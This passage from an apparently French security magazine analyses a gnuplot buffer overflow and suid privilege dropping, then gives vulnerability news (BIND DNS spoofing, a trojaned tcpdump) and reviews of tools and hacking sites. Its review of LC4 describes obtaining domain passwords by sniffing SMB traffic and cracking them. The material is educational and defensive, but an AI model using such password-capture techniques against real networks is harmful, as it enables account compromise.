Cette pratique constitue un danger : le temps que le programme possède ces privilèges d'administrateur, si un bug permet d'en détourner le fonctionnement, un utilisateur peut obtenir des droits qui lui sont normalement refusés. Le problème est en fait le suivant : pour pouvoir accéder à une seule ressource protégée, il n'y a pas d'autre solution que de donner aussi au programme tous les privilèges démiurges de root. Ce schéma est pourtant en train de changer. Au mois de novembre, OpenBSD a par exemple intégré à son système un dispositif qui permet, avec une extrême granularité, d'octroyer à un programme donné l'accès à des ressources sensibles. Là où ça devient carrément génial, c'est qu'il est possible de déterminer ces droits interactivement, en lançant le programme (voir systrace (5)) ou en utilisant une configuration prédéfinie. A titre d'exemple, voici un extrait de ce que pourrait être celle d'un serveur web :

```
Policy: /usr/sbin/httpd, Emulation: native
...
native-accept: permit
native-bind: sockaddr eq "inet-[0.0.0.0]:443" then permit
native-bind: sockaddr eq "inet-[0.0.0.0]:80" then permit
...
native-chown: filename match "/var/www/logs/*" then permit
...
```

A l'aide de ce mécanisme, on peut restreindre les parties dangereuses du programme et surtout limiter la casse en cas d'exploitation. Bien sûr, l'accès en écriture sur certains fichiers ou répertoires qui serait donné à un certain programme, par exemple, peut suffire à obtenir d'autres droits en passant par d'autres éléments du système -- y compris l'humain qui se cache derrière l'administrateur que l'on pourrait prendre au piège. Je ne serais pas étonné de voir poindre de nouveaux types d'exploitations inventives à ce sujet dans quelques mois.

Ce raffinement du contrôle d'accès aux appels systèmes privilégiés ne concernent pas que OpenBSD. Il sont aussi présents dans d'autres systèmes UNIX et sont en développement pour Linux, FreeBSD et MacOS/X (6).

Abandon des privilèges

En attendant de voir se généraliser les techniques présentées plus haut, voyons comment l'on peut se débarasser de manière

plus classique de ces privilèges encombrants, une fois que l'on peut s'en passer.

Revenons à gnuplot. Le code de SuSe défaillant se trouve dans le fichier principal (plot.c), même dans la fonction principale (main), au début du programme. Un peu avant, l'on trouve les lignes suivantes :

```
/* make sure that we really have revoked root access, this
might happen if gnuplot is compiled without vga support but is
installed suid by mistake */
#ifdef __linux__
    setuid(getuid());
#endif
```

La documentation de Linux (man setuid) nous explique qu'un programme suid peut abandonner temporairement ses privilèges à l'aide de setuid(getuid()) (c'est-à-dire en restituant les privilèges de l'utilisateur appelant le programme), sauf s'il s'agit d'un suid root. Lorsqu'il s'agit de root, l'abandon est en effet irrévoquable -- et c'est justement une sécurité. Pour clarifier nos esprit, voyons une démonstration avec le programme uidtest.c :

```
void main () {
  int euid, ruid;

  euid = geteuid(); // effective uid (owner of suid program)
  ruid = getuid();  // real uid (user calling program)

  printf("Before.                uid : %d euid :
         %d\n", getuid(), geteuid());
  seteuid(ruid);
  printf("After seteuid(ruid).    uid : %d euid :
         %d\n", getuid(), geteuid());
  seteuid(euid);
  printf("After seteuid(euid).    uid : %d euid :
         %d\n", getuid(), geteuid());
  setuid(getuid());
  printf("After setuid(getuid()). uid : %d euid :
         %d\n", getuid(), geteuid());
  seteuid(euid);
  printf("After setuid(euid).     uid : %d euid :
         %d\n", getuid(), geteuid());
}
```

Comparons les cas suid root et suid user (l'utilisateur courant a pour numéro 500) :

```
sh> ls -al uidtest
-rwsr-sr-x   1 root  users  12315 Dec 10 10:50 uidtest
sh> ./uidtest
Before.                uid : 500 euid : 0
After seteuid(ruid).    uid : 500 euid : 500
After seteuid(euid).    uid : 500 euid : 0
After setuid(getuid()). uid : 500 euid : 500
After setuid(euid).     uid : 500 euid : 500
(****)
sh> ls -al uidtest
-rwsr-sr-x   1 nobody  users  12315 Dec 10 10:50 uidtest
sh> ./uidtest
Before.                uid : 500 euid : 65534
After seteuid(ruid).    uid : 500 euid : 500
After seteuid(euid).    uid : 500 euid : 65534
After setuid(getuid()). uid : 500 euid : 500
After setuid(euid).     uid : 500 euid : 65534
(****)
```

Après seteuid(ruid), l'ancienne valeur (0 ou 65534) est gardée en mémoire par le kernel (relativement au process). Ainsi seteuid(euid) permet de la restituer (si euid est conforme à ce que le kernel a retenu). Notons que si seteuid(euid) se produit dans un autre programme (en passant par exec ou autre), le euid n'est pas restitué -- par contre cela fonctionne avec un fork. Le plus important à réaliser est qu'on peut le faire à l'intérieur d'un shellcode (c'est-à-dire dans le process actuel). Ce mécanisme n'est donc pas suffisant pour protéger les droits d'un utilisateur normal à l'intérieur du programme, mais reste un moyen efficace pour lancer un programme externe de manière non privilégiée.

Plus loin, on voit que setuid(getuid()) permet d'abandonner effectivement et définitivement les privilèges de root — mais pas ceux d'un utilisateur normal. C'est la solution à notre problème, et le code à invoquer une fois que le programme a accédé aux ressources protégées et qu'il n'en a plus besoin.

Il existe des équivalents pour les groupes : setgid, setegid. Et j'invite nos chers lecteurs à expérimenter plus à fond ces comportements. Ce qui a été détaillé plus haut n'est d'ailleurs rigoureusement exact que pour Linux : d'autres systèmes d'exploitation UNIX peuvent présenter des variations.

Pour y voir encore plus clair, jetons un dernier coup d'oeil au cas concret de gnuplot. On va voir d'abord un drop_privilege() qui fait dans les grandes lignes : seteuid(ruid). Ensuite, la console est initialisée avec LINUX_setup() (il y a dans cette fonction un appel à take_privilege(), i.e. seteuid(euid)). Enfin, le définitif setuid(getuid()) supprime tout privilège. Voilà.

```
int main(argc, argv)
int argc;
char **argv;
{
#ifdef LINUXVGA
    drop_privilege();
    LINUX_setup();
#endif
/* make sure that we really have revoked root access, this
might happen if gnuplot is compiled without vga support but is
installed suid by mistake */
#ifdef __linux__
    setuid(getuid());
#endif

// (...) affaires de compatibilité avec d'autres plateformes que linux

#ifdef __linux__
    if (!getenv("GNUHELP")) {
        char* lang = getenv ("LANG");
        if (lang) {
            char hfile[64];
// ... notre overflow
```

Conclusion

Si l'on récapitule : gnuplot est suid à cause du mode console, il est possible d'en exploiter le code à cause d'un buffer overflow, mais les privilèges root sont abandonnés un peu avant. A moins que quelque chose m'échappe, ce bug ne présente pas de menace particulière pour la sécurité du système.

Il faut comprendre qu'un exploit du type buffer overflow n'aboutit pas systématiquement à l'accès root. Si le programme est conçu de manière correcte et que les parties réellement exécutées avec les privilèges de root sont vérifiées avec soin, il y a fort à parier que l'exploitation ait lieu trop tard. De plus certains programmes peuvent être ou ne pas être suid d'une distribution à l'autre.

D'un autre côté, un buffer overflow dans un programme normal n'est pas toujours anodin. On peut penser à exploiter le client mail de l'administrateur, ou une autre application qu'il utilise régulièrement. On voit aussi régulièrement des cas de buffer overflow sur des logiciels courants chez les utilisateurs de Windows : Internet Explorer, Winamp, etc... C'est le média de propagation de certains virus. De manière similaire, il y a aussi eu des cas de bug de sécurité dans des librairies importantes comme libc ou zlib qui se repercutent sur des programmes privilégiés. Bref, il n'est pas inutile de procéder à quelques mises à jour de temps en temps.

Et puis n'oublions pas que nous avons bien affaire ici à une négligence et à un bug à éradiquer. Une classe de bugs, même : l'erreur est encore fréquente malgré sa vieillesse et la connaissance qu'on a à l'égard de cette classe de vulnérabilités. En plus des questions ouvertes quant à la responsabilité des traducteurs de l'aide en ligne dans cet incident, on doit se demander si l'on finira par faire comprendre aux programmeurs que, dans un programme suid ou non, toute donnée venant de l'utilisateur doit être soigneusement vérifiée et que l'utilisation de la famille de fonctions strncpy, strncat, snprintf, ... relève moins de la précaution que de l'usage systématique.

Ressources et documentation

1.L'advisory en question se trouve sur :
http://www.suse.de/de/security/2002_047_openldap2.html
Une entrée a été créée dans la base de vulnérabilités de securityfocus :
http://online.securityfocus.com/bid/6329
2.Le site de gnuplot :
http://www.gnuplot.info/
3.La Guilde Education :
http://www.guilde.asso.fr/guilde/groupes/education/
4.Le site officiel rpm.org et son HOWTO :
http://www.rpm.org/RPM-HOWTO/
Et une synthèse intéressante à ce sujet :
http://susefaq.sourceforge.net/articles/rpm.html
5.Man page de systrace d'OpenBSD :
http://www.openbsd.org/cgi-bin/man.cgi?query=systrace&sektion=1
6.La homepage de systrace et de ses ports : Linux, FreeBsd et MacOS/X :
http://www.citi.umich.edu/u/provos/systrace/

LE BEST OF DES FAILLES DU MOIS

BIND 4 et 8 : " nouveau type d'attaque par spoofing "

Les requêtes DNS sont transportées par le protocole UDP. Comme il est facile de spoofer ce genre de paquets, les requêtes sont accompagnées d'un numéro d'identification sensé être difficile à déterminer. Alors que les anciennes implémentations de BIND utilisaient un ID croissant et donc prévisible, les versions plus récentes utilisent des numéros randomisés. Grosso modo, les chances de réussite sont de 1/65536, puisque l'ID est codé sur 16bits.

Un groupe brésilien a pourtant implémenté avec succès une technique qui tire profit du défaut suivant : lorsqu'un BIND reçoit plusieurs requêtes à la suite concernant le même host, le serveur envoie autant de requêtes au DNS responsable de cet host, avec des IDs différents. Ainsi, si l'on veut spoofer la réponse de ce deuxième DNS, vu que plusieurs réponses sont attendues - donc plusieurs IDs valides possibles - les chances de deviner le bon ID sont accrues. Si l'attaque réussit, le cache du serveur DNS ciblé peut être faussé et peuplé de données arbitraires. Pour beaucoup des services que nous utilisons quotidiennement, la légitimité des données DNS sont essentielles. Ce type d'attaque peut avoir des repercutions graves.
BIND 9 n'est pas touché par cette attaque, puisqu'il n'enverrait qu'une requête dans ce genre de cas.
http://online.securityfocus.com/archive/1/301431/2002-12-07/2002-12-13/1
http://www.isc.org/products/BIND/bind9.html

Open Source/Close Source : comparaison et réflexion

A la suite d'une polémique autour de la sécurité, du temps de réponse, finalement de la qualité des produits open ou closed source, un post intéressant donne quelques faits et quelques chiffres sur le sujet.

L'article comprend le résultat d'une étude réalisé sur un échantillon de vulnérabilités rapportées depuis un peu moins de deux ans (CVE et CAN). L'auteur du post pense que si les vulnérabilités les plus courantes pour les produits fermés sont de type symlink ou format bug c'est qu'il est plus facile de les découvrir dans un code source qu'en expérimentant les réaction d'un binaire. Cela laisse penser que les efforts collectifs d'audit du monde open source sont plus féconds que le travail des entreprises.
On trouve également dans ce rapport une tentative de classification des vulnérabilités et les problèmes que cela implique.
http://online.securityfocus.com/archive/1/301455
http://online.securityfocus.com/archive/1/301131

Trojan de tcpdump : la petite histoire

On voit se multiplier les cas de distribution de sources, dont le fichier "configure" constitue un cheval de Troie. Il y a eu BitchX, puis OpenSSH, maintenant libpcap et tcpdump. Il s'agit toujours du même tour : un trojan est compilé, puis exécuté, lors de la précompilation du programme infecté. Le programme hostile se connecte alors sur une machine distante, vraisemblablement compromise par les responsables de l'infection, de laquelle il est possible d'exécuter des commandes.
L'administrateur de tcpdump.org raconte son expérience et tente d'expliquer comment les pirates ont réussi à compromettre son serveur ftp.
http://online.securityfocus.com/archive/1/300129


Reverse engineering de programmes windows avec wine et gdb

Deux articles sur SecurityFocus explique comment il est possible de debugger (ou reverser, voire cracker) une application Windows en utilisant GNU/Linux et wine. En fait, il faut se souvenir que wine exécute réellement les programmes -- tout en interceptant certains appels. Ainsi, en posant au début les bon breakpoints, on peut se retrouver juste au démarrage du programme Win32 ciblé. On peut ensuite le tracer selon les méthodes habituelles.
(J'ai pu réussir plusieurs challenges avec ces techniques que je n'aurais pas penser réussir sans installer Windows. Ça marche.)
http://online.securityfocus.com/infocus/1641
http://online.securityfocus.com/infocus/1637

LES LOGICIELS UTILES ET GRATUITS


Retrouvez ici les logiciels et les sites de référence du hacking et de la sécurité informatique...Et bien sûr nos coups de coeur du moment !

LC4 - The Password Auditing (En anglais)




Ce logiciel édité par la célèbre team LophtCrack a été pendant longtemps l'hantise de tous les administrateurs réseaux. La version 4 du logiciel disponible sur le site d'@stake ne fera rien pour les rassurer. En effet, comme son nom l'indique, LC4 est un logiciel diffusé en version limité à 15 jours d'audit des mots de passe de votre réseau Win32. Il permet entre autre de vérifier la validité et la robustesse des mots de passe de l'ensemble des utilisateurs d'un domaine. L'objectif est d'identifier les faiblesses de votre réseau, avant qu'un cracker ne le fasse, mettant en danger toute la politique de sécurité. C'est alors que vous apprendrez que la tradition selon laquelle, 8 caractères avec des minuscules et majuscules représente un premier niveau de sécurité, est en fait une belle illusion. Pour ce faire, rien de très compliqué car le logiciel se charge de tous. Dans un premier temps, il faudra fournir au logiciel les fichiers contenant les mots de passe des utilisateurs. Pour cela vous avez plusieurs possibilités : récupération des informations directement sur la disquette de secours de l'administrateur, fourniture en local des fichiers SAM ou PWL, et le plus intéressant, par sniffing complet du réseau et de tous les paquets SMB. Que le domaine NT/2000 est SYSKEY installé, ou non, ne change rien. Donc, après avoir récupéré les données à auditer, vous pouvez lancer les différents crackers pour effectuer les tests. Ici aussi, plusieurs méthodes vous sont proposées : à partir d'un dictionnaire que vous pouvez spécifier (le dictionnaire fourni en anglais est d'ailleurs assez complet), dans le mode hybrid qui combine le dictionnaire et deux ou trois chiffres qui suivent (par exemple fleur78), ou simplement par brute force. A ce sujet, une étude à récemment montré que, statistiquement, la plupart des commerciaux américain utilisent " golf " comme mot de passe par défault. Bonjour la sécurité ;). Dans les différents tests que nous avons pu effectuer, il semble que les chiffres, annoncés sur le site, soient assez réels. C'est à dire que 18% des mots de passe sont trouvés en moins de 10 minutes et 90% dans les 48 heures qui suivent l'audit. De plus, non seulement les mots de passe des utilisateurs sont affichés en clair dans la fenêtre principale, mais aussi ceux des administrateurs. Aïe. Pour finir sur les fonctionnalités de ce logiciel hors normes, sachez qu'il tourne en tâche de fond de manière complètement transparente sans que le moindre signe ne fasse acte de sa présence sur la machine. Il y a donc fort à parier que votre réseau d'entreprise soit vulnérable à ce type d'attaque. Nous vous conseillerons donc d'utiliser au moins un mot de passe de 10 caractères minimum. De plus celui-ci ne devrait pas provenir d'un mot figurant dans le dictionnaire et devrait contenir au moins des minuscules/majuscules et caractères spéciaux. Et n'oubliez pas d'en changer régulièrement. Si vous avez un doute, je vous invite à relire l'article du THJ02 sur " choisir un bon password ".

OS : Win32 /95/98/Me/NT/2K/XP
LICENSE : Trial de 15 jours
PUBLIC : Newbie
URL : http://www.atstake.com/research/lc




Tripwire (En anglais)

Ce logiciel open source est en priorité destiné au monde *nix et fera le bonheur de tous les administrateurs sytèmes et root en tout genre.
Il est intéressant de noter qu'une version commerciale est également disponible pour les systèmes : Solaris, Windows NT, HP-UX,
and IBM AIX. Tripwire est un programme qui permet de vérifier en temps réel la modification des fichiers les plus importants sur votre système. C'est donc un contrôleur d'intégrité, qui compare les propriétés des dossiers et des fichiers contre l'information stockée dans une base de données précédemment produite lors de l'installation. Tous les changements sont notés, y compris ceux qui ont été ajoutés ou supprimés, avec la possiblité d'être averti directement par mail. De plus,
les dossiers contenant les informations (bases de données, rapports...) sont cryptés, ce qui permet d'en assurer la confidentialité. C'est un outil qui devrait être installé juste après la mise à jour du système pendant le processus d'installation de votre distribution
afin de garantir que les fichiers marqués ne soient pas déjà corrompus.
OS : Unix/Linux, **LICENCE :** Open Source (*nix)
PUBLIC : Newbie, **URL :** : http://www.tripwire.org



RATS (En anglais)

Quel programmeur n'a jamais rêvé d'un outil qui audite son code à la recherche de failles de sécurité ou de buffer overflow ? Et bien , avec RATS c'est aujourd'hui une réalité. Ce logiciel est développé et maintenu par les ingénieurs de sécurité de Secure Software. RATS est un outil qui permet de scanner son code C, C++, Perl, PHP ou Python à la recherche des erreurs de programmation qui pouraient poser des problèmes de sécurité. Il permet ainsi d'identifier rapidement les appels potentiellement dangereux des fonctions par exemple. Il exécute également une certaine analyse de base pour essayer d'éliminer les conditions qui ne sont pas forcement des problèmes à l'origine mais peuvent le devenir dans une utlisation détournée du programme audité. De plus, le logiciel donne, si possible, les modifications à apporter pour régler le problème. Bien évidemment, même si il permet de voir rapidement les problèmes rencontrés le plus fréquemment dans les codes sources, vous ne devriez pas exclure de faire ce travail vous-même et n'oubliez pas de le tester comme pourrait le faire un hacker. Couplé à votre bon sens , RATS devriendra alors un outil indispensable.
OS : Unix/Linux, **LICENCE :** Open Source (*nix)
PUBLIC : Wild, **URL :** http://www.securesoftware.com



Ethereal (En anglais)

Ethereal est sans doute avec tcpdump un des sniffers le plus connus. Au contraire de son homologue, celui-ci posséde une interface graphique qui le rend particulièrement simple à utiliser pour les personnes allergiques à la ligne de commande. De plus, il fonctionne sur tous les systèmes d'exploitation *nix, Win32 et Mac OS. Il permet d'analyser librement les échanges de protocole des réseaux Unix et Windows. Une fois lancé, vous pourrez passer en revue toutes les données capturées, avec la possiblité de voir les informations en détail pour chaque paquet. Les règles de filtrage puissantes, permettent de ne retenir que les informations qui vous intéressent particulièrement ce qui est un très bon point quand on voit la quantité d'informations récupérés. Le programme nécessite la bibliothèque libpcap que vous pourrez télécharger sur le site pour les *nix et sur : http://winpcap.polito.it/ pour les systèmes Win32. Hormis le contrôle du flux sur votre réseau ou la récupération d'information, l'utilisation d'un tel logiciel peut être un bon point de départ pour comprendre le fonctionnement du réseau et des protocoles qui y sont liés. Personnellement, il me sert surtout à identifier les petits malins qui lancent des scans sur ma box ;).
OS : Unix/Linux, *BSD, Win32, Mac OS, **LICENCE :** Open Source / Freeware
PUBLIC : Wild, **URL :** http://www.ethereal.com

LES SITES PREMIUM

www.☠.net


Nous avons choisi de vous présenter des sites qui sont actuellement parmi les plus riches et les plus intéressants en contenu sur le web. Ils sont parfois d'un niveau assez élevé, mais ne vous laissez pas décourager ! Il existe aussi une myriade de petits sites français de hack, de niveaux très variables, que nous ne pouvons pas tous citer ici. Vous pouvez les trouver sur www.google.fr en combinant les mots clés adéquats.

FRANÇAIS
www.isecurelabs.com
www.securiteinfo.com
www.newshackers.com
www.securite.org
www.madchat.org
www.minithins.net
projet7.tuxfamily.org
www.bugbrother.com
www.hackerzvoice.com
www.securent-2000.com
www.secusys.com
www.wireless-fr.org

INTERNATIONAL
astalavista.box.sk
packetstormsecurity.dnsi.info
www.securityfocus.com
www.securiteam.com
www.vulnwatch.org
www.phrack.org
www.security.nnov.ru
www.w00w00.org
www.ccc.de
project.honeynet.org
www.cyberarmy.com
www.linuxsecurity.com
www.guninski.com
www.malware.com
www.cgisecurity.com
www.pgpi.org
www.secureroot.com
www.insecure.org


Packet Storm (US)

Quand on parle des ressources inépuisables du Web dans les domaines du hacking et de la sécurité informatique, on pense alors : Packet Storm. Un ancien Maître de guerre Chinois Sun Tzu disait : " Si vous connaissez votre ennemi et que vous vous connaissez vous-même, dans cent batailles, vous ne serez jamais défaits. Quand vous êtes ignorant de l'ennemi mais pas de vous-même, vos chances de gagner ou de perdre sont égales. Ignorant de votre ennemi et de vous-même, alors soyez sûr d'être défait dans chaque bataille ". C'est cette maxime qui s'applique, selon l'auteur du site, aujourd'hui au champ de bataille moderne qu'est le réseau. En un mot, ici point de défense par l'obscurantisme. Vous devez avoir accès à toutes les informations, toutes les ressources. De vocation non lucrative il permet aux professionnels, aux chercheurs, et aux personnes sensibles à ces sujets de faire le point sur les dernières techniques de piratage et surtout donne les moyens de s'en protéger. Engagé de manière claire dans le respect de votre vie privé, le site ne comporte aucun cookie, hormis pour le forum mais il n'est pas obligatoire de l'activer dans vos préférences pour autant. De plus, toutes les logs et statistiques concernant votre visite sur les pages sont envoyées à /dev/null. C'est à dire dans un trou noir et c'est appréciable. Le contenu quand à lui ne devrait décevoir personne. Le site comporte de nombreux liens vers des téléchargements gratuits qui peuvent parfois dérouter par leur quantité. C'est d'ailleurs certainement le seul point noir. Néanmoins, nous vous conseillons de prendre le temps de l'inspection. En effet, Packet Storm regroupe une quantité d'information faramineuse répartie



dans quatre grandes catégories. " Assessment " qui regroupe entre autre la base de données de toutes les vulnérabilités et des exploits connus. Les outils d'audit pour Windows 95/98/Me/NT/2K, DOS, Unix et Linux. Les crackers et différents dictionnaires pour le brute force. Les anti-sniffers. La rubrique " defense " qui contient tous les outils nécessaires à la sécurisation de votre réseau Win32, *nix ou Mac. La partie " papers " qui regroupe à elle seule plus de tutoriaux que sur n'importe quel site de sécurité, regroupés par thématique. Et pour finir, " miscellaneous " vous réserve aussi de bonnes surprises avec des sujets comme la programmation, les virus, les trojans, le phreaking ou les archives de l'humour informatique. Bref, que du bonheur pour ce site incontournable qu'il faudra apprendre à maîtriser, mais que ne vous procurera de nombreuses heures de satisfaction si vous prenez le temps de découvrir toutes les ressources cachées de ce monument du Web.


URL : http://www.packetstormsecurity.org/



Madchat (France)

Un site haut en couleurs et pourtant assez controversé. La revendication "anar" et libertaire y sont peut-être pour quelque chose. La censure n'est donc pas au goût du webmaster. Pour commencer, la page d'accueil du site n'est pas static, donc si vous réactualisez la page plusieurs fois de suite, la présentation change à chaque fois. C'est simple, mais c'est sympa et ça rend tout de suite le site plus vivant. Si l'aspect esthétique n'est pas forcement une priorité (navigation dans les rubriques en mode texte), le contenu lui est bien présent. Madchat c'est l'une des meilleures sources de tutoriaux disponibles gratuitements en téléchargement. Les contributions en français et en anglais peuvent offrir une base non négligeable d'information aux débutants comme aux confirmés. Parmis les rubriques les plus fournies, on trouve entre autre la sécurité admin et réseau pour les sytèmes Unix/Linux. Tout ce qu'il y a à savoir sur la crypto et son utilisation. Et pour les codeurs en herbe, des infos sur la programmation sécurisée orientée réseau (ça y est les cours de Perl vont bientôt vous servir ;)). De plus si vous vous en sentez le courage et le niveau les contributions sont bien sûr possibles. A explorer dans tous les sens.


URL : http://www.madchat.org/



Infosyssec (US)

Comme il le dit lui-même dans sa signature : le portail de la sécurité informatique pour les professionnels, ce site vous propose de devenir votre page d'accueil dans ce domaine. Lui aussi est d'aspect assez sobre (pas de dessins ou d'animations flash pour vous en mettre plein la vue). L'objectif est certainement de pouvoir mieux vous concentrer sur l'essentiel : le contenu. La première chose que l'on remarque en arrivant la première fois, c'est le nombre incroyable de liens vers toutes les sources indépendantes et officielles. L'ascenseur de votre naviguateur est là pour le prouver. En accès direct vous trouverez par exemple : les bases de données des vulnérabilités des plus grands sites (CERT, Security Focus, Microsoft, PacketStorm...), les newsgroups les plus connus (2600.*, comp.*, security.*...) , les virus les plus actifs, les IP les plus attaquées (en tête de liste à l'heure où nous écrivons ces lignes : US WEST Internet Services), les moteurs de recherche des plus connus aux plus undergrounds (underground, securité, virus, logiciels...), les dernières alertes des constructeurs... Bref, de quoi satisfaire les plus difficiles d'entre vous.

URL : http://www.infosyssec.com/



Linux Security (US)


Quand notre pingouin se transforme en gardien efficace de votre vie privée, de votre réseau ou simplement de votre station de travail, alors c'est que vous êtes arrivés sur Linux Security. Même si notre système préféré offre par défault une sécurité accrue pour ses utilisateurs, il convient de bien connaître sa machine et de configurer convenablement un certain nombre de services pour que cet adage devienne pleinement une réalité. Je ne saurais trop vous conseiller de faire un tour sur ce site, qui contient l'une des meilleures base de données dans ce domaine pour les machines fonctionnant sous Linux. Sur celui-ci vous pourrez trouver les meilleures tutoriaux et How-To à télécharger (en anglais) pour optimiser au mieux les performences de votre système. De plus, vous pourrez aussi avoir accès à bon nombre de textes de référence ou de liens selon vos besoins : firewalls, IDS, sécurité réseaux, serveurs, crytographie et j'en passe. Un portail assez exhaustif donc, pour tout ce qui concerne la sécurité sous Linux que tous les administrateurs et utilisateurs devraient connaître et avoir dans 